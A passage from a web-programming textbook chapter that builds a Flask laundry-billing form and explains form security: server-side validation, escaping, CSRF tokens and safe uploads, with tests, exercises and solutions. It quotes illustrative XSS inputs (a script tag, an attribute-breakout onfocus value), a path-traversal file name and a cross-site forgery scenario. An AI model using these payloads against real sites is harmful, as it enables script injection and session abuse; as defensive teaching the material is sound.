import os
import re
import secrets

from flask import (Flask, abort, redirect, render_template, request, send_from_directory,
                   session)

import laundry

HERE = os.path.dirname(os.path.abspath(__file__))
UPLOADS = os.environ.get("LAUNDRY_UPLOADS", os.path.join(HERE, "var", "uploads"))
MAX_PHOTO = 2 * 1024 * 1024                      # the shop's rule: 2 MB per photo
PHOTO_NAME = re.compile(r"^B\d{4}-[0-9a-f]{16}\.(jpg|png)$")

app = Flask(__name__)
app.config["SECRET_KEY"] = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
app.config["MAX_CONTENT_LENGTH"] = 3 * 1024 * 1024  # anything bigger never reaches our
code: 413
app.config["SESSION_COOKIE_SAMESITE"] = "Lax"


# ---- CSRF: one random token per session, echoed back by every form ---------------------
def csrf_token():
    if "csrf" not in session:
        session["csrf"] = secrets.token_hex(16)
    return session["csrf"]


app.jinja_env.globals["csrf_token"] = csrf_token
app.jinja_env.globals["rupiah"] = laundry.rupiah


@app.before_request
def check_csrf():
    if request.method == "POST" and request.path != "/echo":   # /echo changes nothing
        sent = request.form.get("csrf_token", "")
        if not hmac.compare_digest(sent, session.get("csrf", "")):
            abort(400, "The form expired or did not come from this site. Reload the page
and try again.")
```

Listing 11.56 (Continued) *app.py: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and /echo.*

```
# ---- the new-bill form ----------------------------------------------------------------
--
@app.get("/bills/new")
def new_bill():
    con = laundry.connect()
    return render_template("new_bill.html", form={"outlet": "O01"}, errors={}, quote=None,
                           services=laundry.services(con), outlets=laundry.outlets(con))


@app.post("/bills/new")
def post_bill():
    con = laundry.connect()
    form, errors = laundry.check(request.form, con)
    quote = None
    if not errors:
        if request.form.get("action") == "save":
            bill_id = laundry.save(form, con)
            _, _, text = laundry.price(form, con)
            session["flash"] = f"Bill {bill_id} saved: {text}."
            return redirect(f"/bills/{bill_id}", code=303)         # Post/Redirect/Get
        quote = laundry.price(form, con)[2]                           # "Calculate price"
only
    return render_template("new_bill.html", form=form, errors=errors, quote=quote,
                           services=laundry.services(con), outlets=laundry.outlets(con)), \
        (400 if errors else 200)


# ---- one bill, and its receipt photos -------------------------------------------------
--
def photos_of(bill_id):
    if not os.path.isdir(UPLOADS):
        return []
    return sorted(n for n in os.listdir(UPLOADS) if n.startswith(bill_id + "-") and
PHOTO_NAME.match(n))


@app.get("/bills/<bill_id>")
def show_bill(bill_id):
    row = laundry.bill(laundry.connect(), bill_id)
    if row is None:
        abort(404)
    return render_template("bill.html", bill=row, flash=session.pop("flash", None),
error=None,
                           photos=photos_of(bill_id),
                           amount=laundry.amount(row["unit"],
laundry.unit_word(row["description"])))
```

Listing 11.56 (Continued) *app.py: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and /echo.*

```
@app.post("/bills/<bill_id>/receipt")
def upload_receipt(bill_id):
    row = laundry.bill(laundry.connect(), bill_id)
    if row is None:
        abort(404)
    file = request.files.get("photo")
    data = file.read(MAX_PHOTO + 1) if file else b""
    error = None
    if not data:
        error = "Choose a photo to upload."
    elif len(data) > MAX_PHOTO:
        error = "The photo is larger than 2 MB."
    elif data.startswith(b"\xff\xd8\xff"):
        ext = "jpg"
    elif data.startswith(b"\x89PNG\r\n\x1a\n"):
        ext = "png"
    else:
        error = "Only JPEG or PNG photos are accepted."
    if error:
        return render_template("bill.html", bill=row, flash=None, error=error,
                               photos=photos_of(bill_id),
                               amount=laundry.amount(row["unit"],
laundry.unit_word(row["description"]))), 400
    os.makedirs(UPLOADS, exist_ok=True)
    name = f"{bill_id}-{secrets.token_hex(8)}.{ext}"     # our name, never the browser's
    with open(os.path.join(UPLOADS, name), "wb") as out:
        out.write(data)
    session["flash"] = f"Receipt photo saved for bill {bill_id}."
    return redirect(f"/bills/{bill_id}", code=303)


@app.get("/receipts/<name>")
def receipt(name):
    if not PHOTO_NAME.match(name):
        abort(404)
    response = send_from_directory(UPLOADS, name)
    response.headers["X-Content-Type-Options"] = "nosniff"
    return response
```

Listing 11.56 (Continued) *app.py: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and /echo.*

```
# ---- Section 11.4: what did the browser actually send? ---------------------------------
-
@app.route("/echo", methods=["GET", "POST"])
def echo():
    files = [(k, f.filename, f.mimetype, len(f.read())) for k, f in
request.files.items(multi=True)]
    return render_template("echo.html", method=request.method, ctype=request.content_type
or "",
                           query=list(request.args.items(multi=True)),
                           fields=list(request.form.items(multi=True)), files=files)


@app.get("/forms/<name>")
def static_form(name):
    return send_from_directory(os.path.join(HERE, "..", "static"), name)


@app.get("/")
def home():
    return redirect("/bills/new")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", "9104")))
```

The template, **Listing 11.57**, looks like the PHP view without the `h()` calls, because Jinja2 escapes by default. The `|safe` filter, which switches escaping off for one value, appears nowhere in this track, and it should appear in yours only for HTML your own code produced.

Listing 11.57 `templates/new_bill.html`: the form in Jinja2. `{{ form.customer }}` is escaped automatically, in text and inside attribute values alike.

```
{% extends "base.html" %}
{% block title %}New bill - Profitina Laundry{% endblock %}
{% block main %}
<h1>Take in a new bill</h1>
{% if errors %}<p class="err">Please correct the fields marked below.</p>{% endif %}
{% if quote %}<p class="quote">Price: {{ quote }}</p>{% endif %}
<form method="post" action="/bills/new">
  <input type="hidden" name="csrf_token" value="{{ csrf_token() }}">

  <label for="customer">Customer id</label>
  <input id="customer" name="customer" value="{{ form.customer }}" required
         pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047" autocomplete="off">
  {% if errors.customer %}<span class="err">{{ errors.customer }}</span>{% endif %}

  <label for="service">Service</label>
  <select id="service" name="service" required>
    <option value="">- choose -</option>
    {% for s in services %}
    <option value="{{ s.id }}"{% if s.id == form.service %} selected{% endif %}>{{
s.description }} - {{ rupiah(s.price) }}</option>
    {% endfor %}
  </select>
  {% if errors.service %}<span class="err">{{ errors.service }}</span>{% endif %}

  <label class="check"><input type="checkbox" name="express" value="yes"{% if form.express
%} checked{% endif %}>
    Express, ready in 1 day (wash &amp; fold only)</label>
  {% if errors.express %}<span class="err">{{ errors.express }}</span>{% endif %}

  <label for="quantity">Weight in kg, or number of items</label>
  <input id="quantity" name="quantity" value="{{ form.quantity }}" required
inputmode="decimal"
         pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5">
  {% if errors.quantity %}<span class="err">{{ errors.quantity }}</span>{% endif %}

  <fieldset>
    <legend>Outlet</legend>
    {% for o in outlets %}
    <label><input type="radio" name="outlet" value="{{ o.id }}"{% if o.id == form.outlet %}
checked{% endif %} required> {{ o.name }}</label>
    {% endfor %}
  </fieldset>
  {% if errors.outlet %}<span class="err">{{ errors.outlet }}</span>{% endif %}

  <label for="rack">Rack</label>
  <input id="rack" name="rack" value="{{ form.rack }}" required
         pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03">
  {% if errors.rack %}<span class="err">{{ errors.rack }}</span>{% endif %}
```

Listing 11.57 (Continued) *templates/new_bill.html: the form in Jinja2. {{ form.customer }} is escaped automatically, in text and inside attribute values alike.*

```
  <div>
    <button name="action" value="preview">Calculate price</button>
    <button name="action" value="save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
{% endblock %}
```

11.13 Security of Forms

A form is the front door of an application, and every value that comes through it was chosen by someone the application does not control. The OWASP Top 10 [15] — the industry's list of the most damaging web weaknesses — has *injection* (which includes cross-site scripting), *broken access control* (which includes request forgery) and *insecure design* near the top, and all three arrive through forms. Four rules cover almost all of it.

11.13.1 Validate on the server

Every value is checked on the server, whatever the browser checked, as Section 11.4.7 argued. Checking means more than "is it the right shape". The Laundry form checks the shape of each value (a customer id is a C and four digits), its range (0.1 to 100), its meaning (the customer exists; a shirt is sold per item), and its consistency with other fields and with the shop (express goes with wash & fold; the rack is free at *this* outlet). It validates against a list of what is allowed — a pattern, a list of service ids from the database — never against a list of what is forbidden, because nobody can list everything an attacker might think of.

And some values are not accepted from the form at all. The **price** is the clearest case. A form could easily carry a hidden `price` field, filled in by the page and sent back with the bill; many real applications have been robbed that way, because a hidden field is as editable as any other. The Laundry forms never send a price. The server computes it from the service and the units with Equation (11.4), and the test suite proves it by posting `payment=1`, `Payment=1` and `price=1` with a real bill and checking that the bill costs Rp 36.000.

11.13.2 Escape on the way out

When a page shows something a person typed — the form redisplaying its values, a customer's name on a receipt, a note in a list — the value must be **escaped** for the place it is written, so that it is shown as text and never read as markup. Otherwise a customer id typed as `<script>…</script>` becomes a script that runs in the cashier's browser, with the cashier's session: that is **cross-site scripting**, XSS.

In HTML text and in quoted attribute values, escaping means replacing five characters: `&` by `&`, `<` by `<`, `>` by `>`, `"` by `"` or `"`, and `'` by `'`. The quote characters matter as much as the angle brackets. The customer field is written back as `value="…"`; if a typed `"` were not escaped, the input `" autofocus onfocus="alert(1)` would close the attribute and add two new ones, and the browser would run the script as soon as the field got focus — no `<script>` tag needed.

Each track escapes in its own way: Razor and Jinja2 escape every value automatically; PHP needs `htmlspecialchars` with `ENT_QUOTES` on every value, which `h()` wraps; Java needs a hand-written `h()` (**Listing 11.54**). Checks 05 and 06 of the test suite send both attacks to all four. Escaping is for *output*; it is not validation, and validation is not escaping. The Laundry does both: `<script>` is refused as a customer id *and* written back escaped in the redisplayed form.

11.13.3 Cross-site request forgery

Cross-site request forgery (CSRF) turns the browser's helpfulness into a weapon [16]. The browser sends a site's cookies with every request to that site, whoever caused the request. So a page on *another* site can contain a form whose `action` is the Laundry's `/bills/new`, with hidden fields already filled in, and a line of JavaScript that submits it the moment the page opens. If Dewi

opens that page in another tab while she is logged in to the Laundry, her browser posts the form to the Laundry *with her session cookie*, and without a defense the Laundry sees a perfectly valid request from its own cashier. **Figure 11.22** shows the attack and the defense.




Figure 11.22 A cross-site request forgery and the two defenses. A page on `evil.example` makes the cashier's browser post to the Laundry; the post is refused because it does not carry the session's token, and with `SameSite=Lax` the session cookie is not even sent.

The defense is a **synchronizer token**: a random value the server generates, keeps with the session, and writes into every form it serves. A POST is accepted only if it carries the same value. The page on `evil.example` cannot read the Laundry's pages — the browser's same-origin policy forbids it — so it cannot learn the token, and it cannot guess it either. A token of 16 random bytes is 128 bits, and the chance of guessing it in one try is

$$\Pr[\text{guess}] = 2^{-128} \approx 2.9 \times 10^{-39} \tag{11.8}$$

which is, by Equation (11.8), so small that an attacker making a billion guesses a second would expect to need far longer than the age of the universe. The PHP, Java and Flask tracks implement exactly this; ASP.NET Core's antiforgery system is a refinement of the same idea, pairing a token in the form with one in a cookie and tying both to the user.

A second, independent defense is the cookie attribute `SameSite` [17]. A cookie marked `SameSite=Lax` is not sent with a POST that another site started, so the forged request of **Figure 11.22** arrives without a session at all. All four tracks set it — Razor Pages and Flask by default or configuration, PHP and Java explicitly — but it is a second wall, not a replacement for the token: older browsers ignore it, and "same site" is broader than "same application".

11.13.4 Uploads

An upload puts a file chosen by a stranger on your server's disk. **Table 11.11** lists what can go wrong and what the Laundry code does about each, following OWASP's file upload guidance [18].

Table 11.11 What can go wrong with an upload, and what the Laundry code does. Checking the first bytes is not a malware scan; it only ensures the file is the kind of file it claims to be.

Risk	Example	Defense in all four tracks
the name is a path	`../../web.config`	never use the sent name; the server makes one up
the name is markup	`<img src=x onerror=…>.png` shown on a page	never use the sent name; escape anything shown
the type is a lie	an HTML page sent as `image/png`	check the first bytes: `FF D8 FF` or `89 50 4E 47 …`
the file is served as a page	`receipt.html` served from the web root, running script	store outside the web root; serve through one handler with a fixed type and `nosniff`
the file is huge	2 GB, or a million small requests	a request limit at the server and a smaller one in the page
guessable names	`B2954-1.png`, `B2954-2.png`, …	64 random bits in every name
malware	a real JPEG carrying something else	out of scope here; scan uploads in production
personal data	a signed receipt shows a name and a signature	keep only what is needed; control who can view it

The last row is a legal matter as well as a technical one. A photo of a signed receipt is personal data under Indonesia's personal data protection law, UU No. 27 of 2022 [19]: the shop must have a reason to keep it, keep it safe, and not keep it longer than needed. A real deployment would put the photo door behind the same login as the bill pages; this chapter leaves login out, and says so.

11.13.5 Twenty checks, four servers

A security property that has not been tested is a hope. The file `tests/form_suite.py` makes the same twenty requests against any of the four tracks, using only Python's standard library, and checks the answers: the form and its token, three kinds of refused POST, the four field errors, both escaping attacks, the quote, the save with a forged price, Post/Redirect/Get and the one-time flash, the occupied rack, the curtain rounding, four refused uploads and one accepted, the photo coming back byte for byte with `nosniff`, a path-traversal attempt, and a missing bill. For the tracks with a database it then opens the database file and checks the stored row itself. `tests/run_track.sh` starts a track on a fresh copy of the data with the clock frozen at 2026-09-30 21:00:00, runs the suite and stops the server. **Listing 11.58** is the complete output for the Java track.

Listing 11.58 The twenty checks against the Java track, as printed. The database line shows bill B2954 exactly as the server computed it: service S0002, 3 units, Rp 36.000, queued, taken in by E0004, with one status-log line.

```
PASS 01 GET /bills/new: form, token, 11 services, 3 outlets
PASS 02 POST without the token is refused (400)
PASS 03 POST with a wrong token is refused (400)
PASS 04 four field errors, one summary, status 400
PASS 05 typed markup comes back escaped, never as markup
PASS 06 a quote cannot break out of the value attribute
PASS 07 Calculate price: 2,4 kg express quoted, nothing saved
PASS 08 Save bill: a redirect to /bills/B2954 (Post/Redirect/Get)
PASS 09 the bill page shows the flash and the server's price, not the posted one
PASS 10 reload: the flash is gone, nothing is created twice
PASS 11 the same rack again is refused
PASS 12 2.1 kg of curtains: 3 kg x Rp 15.000 = Rp 45.000 as B2955
PASS 13 upload without the token is refused (400)
PASS 14 upload with no file: 'Choose a photo'
PASS 15 HTML named receipt.png is refused by its first bytes
PASS 16 a 2.5 MB photo is refused
PASS 17 a real PNG is stored under a name the server chose
PASS 18 the photo comes back byte for byte, image/png, nosniff
PASS 19 a path outside the upload folder is not served
      database: ('S0002', 3, 36000, 'queued', 'E0004', '2026-09-30 21:00:00') [('queued',
'2026-09-30 21:00:00')]
PASS 20 no such bill: 404 ; the database holds exactly what the server computed
java: 20 passed, 0 failed
```

Listing 11.59 is the last line of the same run for each of the four tracks.

Listing 11.59 The final line of `form_suite.py` for each track. The Razor track keeps its bills in memory, so its check 20 inspects the bill page instead of a database file.

```
razor: 20 passed, 0 failed
flask: 20 passed, 0 failed
php: 20 passed, 0 failed
java: 20 passed, 0 failed
```

Two checks failed while the tracks were being written, and both were instructive: Razor failed 07 because it writes `+` as `+`, so the suite now compares prices as a browser shows them; and Flask failed 05 because the rules had upper-cased `<script>` before escaping it — correct behavior, and a test that compared the wrong thing. **Table 11.12** puts the four tracks side by side.

Table 11.12 The same form in four technologies. The rows are the jobs every form-handling server must do; the columns show who does each job — the framework, or you.

Job	Razor Pages	PHP	Java HttpServer	Flask
routing	`@page` templates	`index.php` + `router.php`	one context, `if` chain	`@app.get`, `@app.post`
parsing urlencoded	model binding	`$_POST`	`Forms.urlencoded` (by hand)	`request.form`
parsing multipart	`IFormFile`	`$_FILES`	`Forms.multipart` (by hand)	`request.files`
which button	`asp-page-handler`, `formaction`	`name="action"`	`name="action"`	`name="action"`
CSRF token	automatic, `__RequestVerificationToken`	`csrf_token()` + `hash_equals`	session map + `MessageDigest.isEqual`	`before_request` + `compare_digest`
escaping	automatic	`h()` = `htmlspecialchars`	`h()` by hand	automatic (Jinja2)
one-time message	`TempData`	`$_SESSION`	session map	`session.pop`
redirect after POST	302 `RedirectToPage`	303 `header`	303 `sendResponseHeaders`	303 `redirect`
size limit	`[RequestSizeLimit]`	`php.ini` / `-d`	`MAX_BODY`	`MAX_CONTENT_LENGTH`
data	CSV in memory (SQLite with one switch)	PDO, SQLite	JDBC, SQLite	`sqlite3`
port in this chapter	9101	9102	9103	9104

> **THE KEY INSIGHT.** Read **Table 11.12** column by column and the lesson of the chapter appears. Every job is done in every track; what changes is how much of it the framework does for you. Web Forms did the most and hid the most; the JDK's HttpServer does nothing and hides nothing. A good programmer knows what each row involves even when the framework does it — especially then, because that is when nobody is looking.

11.14 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL, and nearly everything a user does in it goes through a form or a JSON request that plays the role of one. Each idea of this chapter has a place there.

The server decides. A scan request carries a website address; what the scan costs and which tier allows it are decided on the server from the account — the Laundry's rule that the price never travels in the form. FastAPI binds and validates request data into typed models, Razor Pages' model binding under another name.

Consent that means something. Indonesia's UU PDP No. 27/2022 requires explicit consent, and an unchecked checkbox sends nothing (Section 11.4.2). A consent form therefore has to treat a

missing value as *no* and refuse to proceed, never assume a default of *yes*. Account deletion, data export and password change are forms too, each protected against being triggered from another site, and the login form is rate-limited so that it cannot be used to guess passwords at speed.

Uploads from strangers. The real-time community lets users repost with a photo. The same rules as the Laundry receipt apply: the file's type is decided by its bytes, its name by the server, and it is served back only through a controlled path. Every link posted in the community is screened by Link Safety before other users see it — validation of *meaning*, not just of shape.

Escaping without exception. Text one user writes is shown to thousands of others, escaped by default.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape: untrusted input, checked on the server; a price or a permission computed, never accepted; output escaped; every state-changing request carrying proof that it came from the application's own page.

11.15 Common Mistakes, and How to Avoid Them

A file input in a form without `enctype="multipart/form-data"`. The server receives the file's name and no bytes, and no error appears anywhere. Every upload form needs `method="post"` and the multipart enctype.

Reading an unchecked checkbox as "not sent means error". An unchecked box sends nothing. Treat a missing name as off, or use a framework helper that adds a hidden `false`.

Trusting `required`, `pattern` and `maxlength`. They are for the user's convenience. Check everything again on the server.

Accepting the price, the total or the role from the form. A hidden field is as editable as a visible one. Compute such values on the server.

Binding a whole entity. `[BindProperty] public Bill Bill` lets the sender set every column. Bind only the fields the form is meant to change.

Parsing `2,4` with the server's culture. The same code gives 2.4 on one server and 24 on another. Parse user numbers with one explicit rule, and never with binary floating point when the result is rounded.

Answering a successful POST with a page. Reload creates a second bill. Redirect after every successful POST.

Printing a typed value without escaping. `<?= $x ?>` in PHP, string concatenation in Java, `|safe` in Jinja2, `@Html.Raw` in Razor: each writes markup a stranger chose. Escape on output, for the place the value is written.

A POST without a CSRF token. Any page on any site can make a logged-in user's browser send it. Put a token in every form that changes something, and check it before anything else.

Using the uploaded file's name or content type. Both are chosen by the sender. Check the first bytes; make up the name; store outside the web root; serve with a fixed type and `nosniff`.

Refilling a list in `Page_Load` on every request (Web Forms). The user's selection is lost before `Click` runs. Wrap first-time work in `if (!IsPostBack)`.

Storing secrets in ViewState, or switching off its MAC (Web Forms). Base64 is readable by anyone, and an unprotected ViewState can be forged.

Changing a bound property in a handler and wondering why the page shows the old value (Razor Pages). The tag helper shows the posted value from `ModelState`. Remove the entry, or clear `ModelState`, after changing a bound value deliberately.

11.16 Chapter Summary

Static pages are files; dynamic pages are programs (**Figure 11.1**, **Table 11.1**). A dynamic page runs code at each request, and code that reads, changes and writes shared data must make the three steps one (**Listing 11.3**, **Listing 11.5**).

A page with code is a class. Web Forms generates a class from each `.aspx` page, in the single-file or the code-behind model (**Figure 11.7**, **Figure 11.8**); Razor Pages splits a page into a view and a `PageModel`. Every request gets a new object.

A form sends text, by rules (**Table 11.2**, **Table 11.3**). Only named, enabled controls are sent; unchecked boxes and unpressed buttons send nothing. GET puts the pairs in the URL and must change nothing; POST puts them in the body (**Table 11.4**). There are three encodings: urlencoded, with a cost given by Equation (11.1); multipart, the only one that carries files; and text/plain, which nothing should parse (**Table 11.6**, **Listing 11.16**, **Listing 11.17**).

Web Forms hid HTTP behind server controls, postback and ViewState (**Figure 11.10**, **Figure 11.14**). Controls are objects in a tree (**Figure 11.12**, **Figure 11.13**); the page posts its one form to itself; ViewState carries the controls' state in a hidden field whose size follows Equation (11.2); the life cycle orders it all (**Figure 11.15**); events are raised in the browser and handled on the server (**Table 11.8**, **Table 11.9**).

Razor Pages keeps the ideas and drops the hiding (**Table 11.10**). Model binding fills properties; tag helpers write the HTML attributes; named handlers answer buttons; nothing is remembered unless you put it in the form (**Figure 11.16**). A form post goes through routing, antiforgery, handler selection, binding, validation and the handler (**Figure 11.17**), and a successful one ends in a redirect (**Figure 11.18**).

The Laundry form prices on the server: $u = \lceil w \rceil$ computed exactly in tenths (Equation (11.3), Equation (11.7)), $P = p_s u$ (Equation (11.4)), express as its own service with a surcharge derived from the price list (Equation (11.5), Equation (11.6)). It runs in Razor Pages, PHP, Java and Flask (**Table 11.12**).

Form security is four habits: validate on the server, escape on output, require a token on every state-changing POST (**Figure 11.22**, Equation (11.8)), and treat uploads as hostile (**Table 11.11**). Twenty checks confirm all four in all four tracks (**Listing 11.59**).

The HTML form is defined by the WHATWG standard [1], its methods by HTTP [2], and multipart by RFC 7578 [3]. For Web Forms see Microsoft's life-cycle documentation [7]; for Razor Pages, model binding, tag helpers, antiforgery and uploads, [9], [10], [11], [12] and [5]. PHP's upload handling is in its manual [4], the JDK server in [13], Flask in [14]. The security guidance is OWASP's [15], [16], [18]; SameSite cookies are specified in [17]; Base64 in [8]; CGI in [6]; and the personal-data obligations are UU 27/2022 [19].

11.17 Exercises

11.1 A form contains: a text field `name` with the value *Ayu*; a disabled text field `discount`; checkboxes `extra` with values *starch* (ticked), *perfume* (not ticked) and *hanger* (ticked); radio buttons `pay` with *cash* chosen; a field without a `name`; and two submit buttons `go`, with values *send* and *draft*, of which *draft* was pressed. Write the urlencoded body the browser sends.

11.2 Urlencode the value `Rp 36.000 & 2½ kg` by hand, then use Equation (11.1) to predict its length before counting it.

11.3 A Web Forms page keeps 1,000 bytes of state in ViewState. Using Equation (11.2), how many characters does `__VIEWSTATE` hold, and how many characters does ViewState add to one postback in total, counting both directions?

11.4 Compute by hand, with Equation (11.7) and Equation (11.4), the bill for: (a) 4.3 kg of wash & fold; (b) 1.0 kg of wash & fold with express, giving the surcharge; (c) 0.1 kg of curtains; (d) 3 bed covers (S0008, Rp 35.000 per item). Then check one of them with *Calculate price* in any track.

11.5 In the Razor Pages form, the `Express` checkbox is bound to a `bool`. Say exactly what the browser sends for `Express` when the box is ticked and when it is not, and explain why the hidden input is necessary.

11.6 Delete the line `ModelState.Remove(nameof(Amount));` from **Listing 11.26**. The amount shows 100.00. What does the page show after pressing *+ 10%* once, then *+ 10%* again, then *Buy*? Explain each.

11.7 A Web Forms page fills `lbCarCode` from the database in `Page_Load`, without testing `IsPostBack`. The user selects *Germany* and presses *Show*. What does the label say, and why? Use **Figure 11.15**.

11.8 Choose GET or POST, with a reason, for: searching customers by name; saving a bill; filtering bills by outlet; logging out; uploading a receipt photo; showing bill B2954.

11.9 In `views/new_bill.php`, change `value="<?= h($f['customer'] ?? '') ?>"` to `value="<?= $f['customer'] ?? '' ?>"`. Which checks of the suite fail, and what could an attacker now do?

11.10 The Laundry's cookies are `SameSite=Lax`. Give two reasons why the CSRF token is still needed.

11.11 A cashier uploads a file named `receipt.png` whose first bytes are `FF D8 FF E0`. What does the server store, under what kind of name, and with what content type is it served? Why is that the right decision?

11.12 Remove the CSRF check from the Flask track (make the `if` in `check_csrf` false) and run the suite. Predict which checks fail before you run it. Did any check pass for the wrong reason?

11.18 Solutions to the Exercises

11.1 `name=Ayu&extra=starch&extra=hanger&pay=cash&go=draft`. The disabled field and the nameless field are not sent; the unticked *perfume* is not sent; only the pressed button is sent. The order is the order of the controls in the document.

11.2 `Rp+36.000+%26+2%C2%BD+kg`. The value has 18 bytes (½ is two). The spaces become `+` and do not grow, the dot is one of the characters that stay, and three bytes must be escaped — `&`, `C2` and

`BD` — so $n_e = 3$, $n_s = 15$ and $L = 15 + 3 \times 3 = 24$. The encoded text is indeed 24 characters, as Python's `urllib.parse.quote_plus` also confirms.

11.3 $4\lceil 1000/3 \rceil = 4 \times 334 = 1336$ characters. It is sent in the page and posted back, so each postback carries it twice: 2,672 characters, before the field name and the urlencoding of any `+`, `/` and `=` characters in the Base64 text, which can grow it further by Equation (11.1).

11.4 (a) $t = 43$, $u = \lfloor 52/10 \rfloor = 5$, $P = 8000 \times 5 = 40000$: Rp 40.000. (b) $t = 10$, $u = \lfloor 19/10 \rfloor = 1$; regular 8000, express 12000, surcharge Rp 4.000, which is still 50 % by Equation (11.6). (c) $t = 1$, $u = \lfloor 10/10 \rfloor = 1$, $P = 15000$: Rp 15.000 — rounding up means even 100 g of curtains costs a kilogram. (d) $u = 3$, $P = 35000 \times 3 = 105000$: Rp 105.000.

11.5 Ticked: `Express=true&Express=false` — the checkbox's value, then the hidden input's; binding takes the first, `true`. Not ticked: only `Express=false`. Without the hidden input, an unticked box would send nothing, and binding would leave the property at whatever it already was instead of setting it to `false`; with a property that defaults to `true`, the page could never be told "no".

11.6 After the first *+ 10%*: the text shows 110.00, because the view prints the property, but the hidden input still holds the posted 100.00, because the tag helper prefers `ModelState`. After the second: 100.00 was posted, so the handler again computes 110.00 — the amount is stuck. After *Buy*: `OnPostBuy` does not touch `Amount`, which was bound from the posted 100.00, so the text shows 100.00.

11.7 "The selected country has the international car code" with no code. The posted selection is loaded into the list in `LoadPostData`, before `Load`; then `Page_Load` refills the list from the database, which clears the selection; then `Click` runs and finds `SelectedItem` null. Wrapping the filling in `if (!IsPostBack)` fixes it, because ViewState keeps the items between postbacks.

11.8 Searching customers: GET — it changes nothing and the result can be bookmarked. Saving a bill: POST — it creates something. Filtering bills: GET — like searching. Logging out: POST — it changes the session, and a GET logout can be triggered by any image tag on any page. Uploading: POST — only a POST body can carry a file. Showing a bill: GET.

11.9 This build ran it: `php: 18 passed, 2 failed`, checks 05 and 06. The typed `<script>alert(1)</script>` is written raw into `value="…"`, where the first `"` it contains ends the attribute; and `" autofocus onfocus="alert(1)` closes the attribute and adds an event handler. The rules had upper-cased both inputs, which happens to break the `alert` call, since JavaScript names are case-sensitive; an attacker would simply write a payload that survives upper-casing. Here the CSRF token happens to block the easy route: a forged POST from another site is refused before the form is redrawn, so a stranger cannot make the page echo a payload into the cashier's browser. But the same missing `h()` wherever a *stored* value is printed — a customer's name on the bill page, entered once by anyone at any counter — would run the script in the browser of every employee who opened that bill, under the Laundry's origin, able to read their pages and act as them. Escaping must not depend on luck elsewhere. (The first version of check 06 compared case-sensitively and so did *not* catch this; running the experiment is how the weakness in the test was found and fixed.)

11.10 First, `SameSite` is a browser feature: an old or unusual browser may ignore it, and the server cannot tell. Second, "same site" is wider than "same application": a page on another subdomain of the same site, or an injected script on a page of the same site, is not cross-site, and

`Lax` does not stop it; the token, which such a page cannot read, still does. (A third: `Lax` still sends cookies with top-level GET navigations, so any state-changing GET would be exposed.)

11.11 The bytes say JPEG, so the file is stored as `B2954-` followed by sixteen random hexadecimal digits and `.jpg`, and served as `image/jpeg` with `nosniff`. The name and the claimed type came from the sender and are ignored; the bytes are what the browser will actually decode, so they decide. Serving it as `image/png` would be harmless for most browsers but wrong; serving an HTML file as an image is what the check prevents.

11.12 This build ran it: `flask: 16 passed, 4 failed` — checks 02, 07, 08 and 13. Check 02 *saved* B2954 without a token; that occupied rack A03, so 07 and 08 were refused; and the tokenless upload (13) was accepted. Check 03 passed for the wrong reason — refused because of the rack, not the token — and 09 passed by showing the flash left by check 02. A passing test proves only what it checks.

References

[1] WHATWG, *HTML Living Standard*, section 4.10 "Forms". [Online]. Available: https://html.spec.whatwg.org/multipage/forms.html

[2] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022.

[3] L. Masinter, "Returning Values from Forms: multipart/form-data," RFC 7578, IETF, Jul. 2015.

[4] The PHP Group, *PHP Manual*, "Handling file uploads". [Online]. Available: https://www.php.net/manual/en/features.file-upload.php

[5] Microsoft, "Upload files in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/file-uploads

[6] D. Robinson and K. Coar, "The Common Gateway Interface (CGI) Version 1.1," RFC 3875, IETF, Oct. 2004.

[7] Microsoft, "ASP.NET Page Life Cycle Overview," *ASP.NET Web Forms documentation (.NET Framework 4.8)*. [Online]. Available: https://learn.microsoft.com/previous-versions/aspnet/ms178472(v=vs.100)

[8] S. Josefsson, "The Base16, Base32, and Base64 Data Encodings," RFC 4648, IETF, Oct. 2006.

[9] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

